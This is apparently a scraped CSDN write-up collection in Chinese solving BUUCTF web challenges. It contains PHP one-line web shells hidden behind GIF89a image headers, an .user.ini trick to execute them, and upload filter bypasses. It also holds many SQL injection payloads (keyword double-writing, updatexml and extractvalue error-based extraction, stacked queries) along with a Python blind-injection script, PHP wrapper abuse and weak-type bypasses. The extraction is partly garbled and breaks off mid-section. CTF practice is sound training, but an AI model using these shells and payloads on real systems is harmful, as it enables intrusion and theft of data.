

GIF89a
<script language="php">eval($_POST['shell']);</script>

-----WebKitFormBoundaryywa3xYDmLtNyQzDjP
Content-Disposition: form-data; name="submit"

☐☐
-----WebKitFormBoundaryywa3xYDmLtNyQzDjP--
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

将Content-Type改为image/jpeg

然后蚁剑连接

/upload/6.phtml



```
编辑: /flag
1 flag{ca88e5a9-f628-4b01-abe3-8bb87fdb5d46}
2
```

<https://blog.csdn.>

bmV0L3FxXzUxNTU4MzYw,size\_16,color\_FFFFFFFF,t\_70)

### [极客大挑战 2019]BabySQL

先尝试万能密码 `1' or 1=1 #` 显示ERROER  
但是仔细观察报错语句，似乎没有看到or

猜测后端使用replace()函数过滤，尝试双写or: `1' oorr 1=1 #`  
正常回显，看来我们猜测的不错。

测试字段数:1' order by 3 #

version for the right syntax to use near 'der 3 #' at line 1

order里面也有or, 而且by也被过滤了, 所以双写: 1' oorrder bby 3 #

试下4:

**Error!**

Unknown column '4' in 'order clause'

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

说明字段数量为3;

进行联合查询; 1' union select 1,2,database() #

the right syntax to use near '1,2,database() #' at line 1

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

看起来, union, select,都被过滤了;



更改命令:

```
1' uniunionon selselectct 1,2,database() #`
```



表名:

```
'1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='geek' #`
```

查下b4bsql里面的列:

```
'1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name="b4bsql" #`
```



直接看username,password:

```
1' uniunionon selselectect 1,username,passwoorrd frfromom b4bsql #
```



然后想到可能找错库了，查看所有库：

```
1' uniunionon selselectect 1,2,group_concat(schema_name) frfromom (infoorrmaton_schema.schemata) #
```

查表名：

```
1' uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmaton_schema.tables whwhereere table_sc  
hema='ctf' #
```

查列：

```
1' uniunionon selselectect 1,2,group_concat(column_name) frfromom infoorrmaton_schema.columns whwhereere table  
_name="Flag" #`
```

直接查看。

```
1' uniunionon selselectect 1,2,flag frfromom ctf.Flag #
```

法二：



爆当前数据库名

```
/check.php?username=1' uniunionon selselectect 1,2,database()%23&password=123
```

爆表：

```
/check.php?username=1' uniunionon selselectect 1,2,group_concat(table_name) ffromrom infoorrmination_schema.tables  
whwhereere table_schema=database()%23&password=123
```



爆字段：

```
/check.php?username=1' uniunionon selselectect 1,2,group_concat(column_name) ffromrom infoorrmination_schema.colum  
ns whwhereere table_schema=database() anandd table_name='b4bsql'%23&password=123
```

爆数据:

```
/check.php?username=1' uniunionon seselectect 1,2,group_concat(id,username,password) ffromrom b4bsql%23&passwor  
d=123
```

我们改成passwoord:



```
/check.php?username=1' uniunionon seselectect 1,2,group_concat(id,username,passwoord) ffromrom b4bsql%23&passw  
ord=123
```



[ACTF2020 新生赛]Upload

随意上传一个3.jpg文件(里面含有一句话木马), 抓包, 修改后缀名为phtml

连接蚁剑

Try to find out source file!

根据提示，是备份文件泄露

.rar

.zip

.7z

.tar.gz

.bak

.swp

.txt

.html

以上是备份文件后缀，我试了下www.zip不行，应该是别的，于是用dirsearch扫描目录是index.php.bak

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

简单的弱类型绕过

就很简单了，get传入key，与一串开头为123的字符串比较。== 为弱比较，直接令key=123就可以。直接出flag。

← → ↻ ⚠ 不安全 | 69ffb7c2-de4c-4389-8abb-a8a39817e35e.node3.buuoj.cn/?key=123

flag{07068922-1802-43f7-bd2b-0d111b36e75e}

[HCTF 2018]admin 正在做

弱密码

admin/123

**hctf**

**Hello admin**

**flag{11073ddd-51b4-4c7d-a319-d1835222b9e4}**

**Welcome to hctf**

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

**[极客大挑战 2019]BuyFlag**

# FLAG

FLAG NEED YOUR 10000000 MONEY

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

```
80         <script src= assets/js/main.js /></script>
81
82     </body>
83 <!--
84     ~~~ post money and password ~~~
85     if (isset($_POST['password'])) {
86         $password = $_POST['password'];
87         if (is_numeric($password)) {
88             echo "password can't be number</br>";
89         }elseif ($password == 404) {
90             echo "Password Right!</br>";
91         }
92     }
93     -->
94 </html>
95
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

让我们post过去一个money和一个password，password要等于404，并且password不能为数字，那好办我们可以用弱类型，即让password=404a。

抓包:

```
Pretty 原始 ln Actions
1 GET /pay.php HTTP/1.1
2 Host: 268acfdd-c78e-46bb-a240-adaa82ec3750.node3.buuoj.cn

添加Cookie

[SUCTF 2019]CheckIn

上传一句话木马图片

## Upload Labs

文件名:  未选择文件

<? in contents!

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

对文件的内容进行了检查。所以，我们换一种木马形式。

```
<script language='php'>eval($_POST['shell']);</script>
```

用shell.phtml进行上传。

## Upload Labs

文件名:  未选择文件

illegal suffix!

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

对后缀进行了验证

我们修改一下之前木马文件3.jpg

```
GIF89a
<script language='php'>assert($_POST['shell']);</script>
```

## Upload Labs

文件名:  未选择文件

Your dir uploads/ee809ecb8703e9e1f186ee49477f091a

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(5) "3.jpg" [3]=> string(9) "index.php" }
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

再上传一个.user.ini 文件，我们对目录中的任何php文件进行访问时，都会调用.user.ini中指的的文件以php的形式进行读取。所以我们写一个.user.ini进行上传。（一定要加文件魔术头）

```
GIF89a
auto_prepend_file=3.jpg
```

## Upload Labs

文件名:  未选择文件

Your dir uploads/ee809ecb8703e9e1f186ee49477f091a

Your files :

```
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "3.jpg" [4]=> string(9) "index.php" }
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

上传成功。连接蚁剑。

## 2019]NiZhuanSiWei

进入题目，直接给出了php源码

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/", $file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

看到有include文件包含，必然是解题的重点，所以先看第一个if，必须先满足它。

text不为空，且 file\_get\_contents() 读取的返回值为 welcome to the zjctf

file\_get\_contents()函数的功能是读取文件内容到一个字符串，但这里没没有一个文件，而是读取的text变量。没查到相关这方面的用法，特别是那个r参数。

而如果直接给text赋值 text=welcome to the zjctf 的话，没有回显说明没成功。

所以需要方法绕过它，两种方法

### php://input伪协议

此协议需要 allow\_url\_include 为 on，可以访问请求的原始数据的只读流，将post请求中的数据作为 PHP代码执行。当传入的参数作为文件名打开时，可以将参数设为 ?test=php://input ,同时post想设置的文件内容，php执行时会把post内容当作文件内容。

好像用 HackBar 因为在 post 中没有设置变量不能访问，所以用bp抓包。

看到有回显，可行。

### data://伪协议

data://协议需要满足双on条件，作用和 php://input 类似

```
?text=data:text/plain,welcome to the zjctf
```

## welcome to the zjctf

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

也可以加上 base64 编码。

```
text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```

再看第二个if file不能有flag字符。没啥，往下看。

提示了有一个 useless.php，想到之前说的PHP伪协议中的php://filter读取文件。尝试。

```
php://filter/read=convert.base64-encode/resource=useless.php
```

```
← → ↻ ⚠ 不安全 | view-source:639f081c-1e46-423b-9a50-2e4c8df10cca.node3.buuoj.cn/?text=data://text/plain;base64,d2VsY29tZSB0byB0aG...
1 <br><h1>welcome to the zjctf</h1></br>
2 <br>oh u find it </br>
3
4 <!--but i cant give it to u now-->
5
6 <?php
7
8 if(2===3) {
9     return ("flag {f9f91493-34ea-4fc1-ad16-36c4a9114a2d}");
10 }
11
12 ?>
13 <br>U R SO CLOSE !///

https://blog.csdn.net/qq\_51558360

```

## [CISCN2019 华北赛区 Day2 Web1]Hack World

**All You Want Is In Table 'flag' and the column is 'flag'**

**Now, just give the id of passage**

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

提示了存在flag表与flag列，先输入正常内容1：

Hello, glzjin wants a girlfriend.

可以得到正常的回显，再测试2：

Do you want to be my girlfriend?

再输入999，得到错误提示：

Error Occured When Fetch Result.

输入2-1时，得到注入提示：

Now, just give the id of passage

## SQL Injection Checked.

在判断数值型和字符型注入时，可以通过提交数学式的方式，例如：id=2/2，字符型返回id=2的内容，数字型则返回id=1的结果。

输入2/2判断注入类型：

Hello, glzjin wants a girlfriend.

得到正常回显，猜测为数字型的盲注，使用length()方法测试：

```
(length(database())>4)
```

得到正常回显，即为1的结果：

Hello, glzjin wants a girlfriend.

当尝试<4时：

Error Occured When Fetch Result.

基本断定为数字型的布尔盲注。

通过后续的语句测试，好像过滤了（空格），所以采用()作为语句间的分隔

```
id=(ascii(substr((select(flag)from(flag)),0,1))<120)
```

可以成功，估算flag的长度为50，使用二分法盲注的Python3脚本爆出flag：

```

import requests

url = 'http://c6140ee3-6f16-4096-8f22-06ecaa6738ed.node3.buuoj.cn/index.php'
flag = ''

for i in range(1, 50):
    max = 127
    min = 0
    for c in range(0, 127):
        s = int((max + min) / 2)
        payload = '(ascii(substr((select(flag)from(flag)),%d,1))<%d)' % (i, s)
        r = requests.post(url, data={'id': payload})
        if 'Hello, glzjin wants a girlfriend.' in str(r.content):
            max = s
        else:
            min = s
    if (max - min) <= 1:
        flag += chr(max-1)
        print(flag)
        break
print(flag)

```

题目限制了大部分函数与关键字，以及最重要的空格。

空格可以使用括号，即任何可以计算结果的语句都可以用括号包围起来；

Tab键、%09、%0a、%0b、%0c、/\*\*/也可以作为空格

还可以使用1^异或这种方法：

1^1=0

0^0=0



1^0=1

即构造id=1^(if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1))

这种形式也可以。

## [极客大挑战 2019]HardSQL

没错，又是我，这群该死的黑客竟然如此厉害，所以我回去爆肝SQL注入，这次，再也没有人能拿到我的flag了！

经过手工测试过滤了and、= 空格 union等多个sql关键字

要思考如何绕过这些关键字去注入！

使用updatexml报错法注入

查数据库信息

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,version(),0x7e),1))%23&password=21  
/check.php?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=21
```

结果:geek

查表

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(database())),0x7e),1))%23&password=21
```

结果:H4rDsQ1

查字段

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsQ1')),0x7e),1))%23&password=21
```

结果:id,username,password

查数据

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(username,'~',password))from(H4rDsQ1)),0x7e),1))%23&password=21
```

结果:flag{acf5a8e4-5671-41f9-aa

用right()语句在查询后面部分

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsQ1)),0x7e),1))%23&password=21
```

1-41f9-aa2d-12e51d69ddc3}

最后为:

flag{acf5a8e4-5671-41f9-aa2d-12e51d69ddc3}

## extractvalue报错注入

爆数据库名

```
check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(database()))))%23
```

爆表名

```
username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek'))))%23  
#语句主要用()绕过了空格,用like绕过了=号
```

爆列名

```
username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsqr1'))))%23  
#同上,语句不变改一下变量就行
```

找到flag

```
check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsqr1))))%23  
#这里要注意! select aaa from table_bbb;不需要引号!!!!
```

可是只显示了flag其中的一段。

剩下的用right()显示其他位数的

```
check.php?username=aaa&password=aaa'^extractvalue(1,right(concat(0x7e,(select(group_concat(password))from(H4rDsqr1))))%23  
#这里要注意! select aaa from table_bbb;不需要引号!!!!
```

## [GYCTF2020]Blacklist

先1'

```
right syntax to use near ''1'' at line 1
```

字符型注入

再输入

```
1' or '1'='1
```

安劣. | \_\_\_\_\_ ]

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

联合注入

返回了过滤内容

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\.\/i",$inject);
```

堆叠注入

payload:

看表

```
1';show tables;#
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

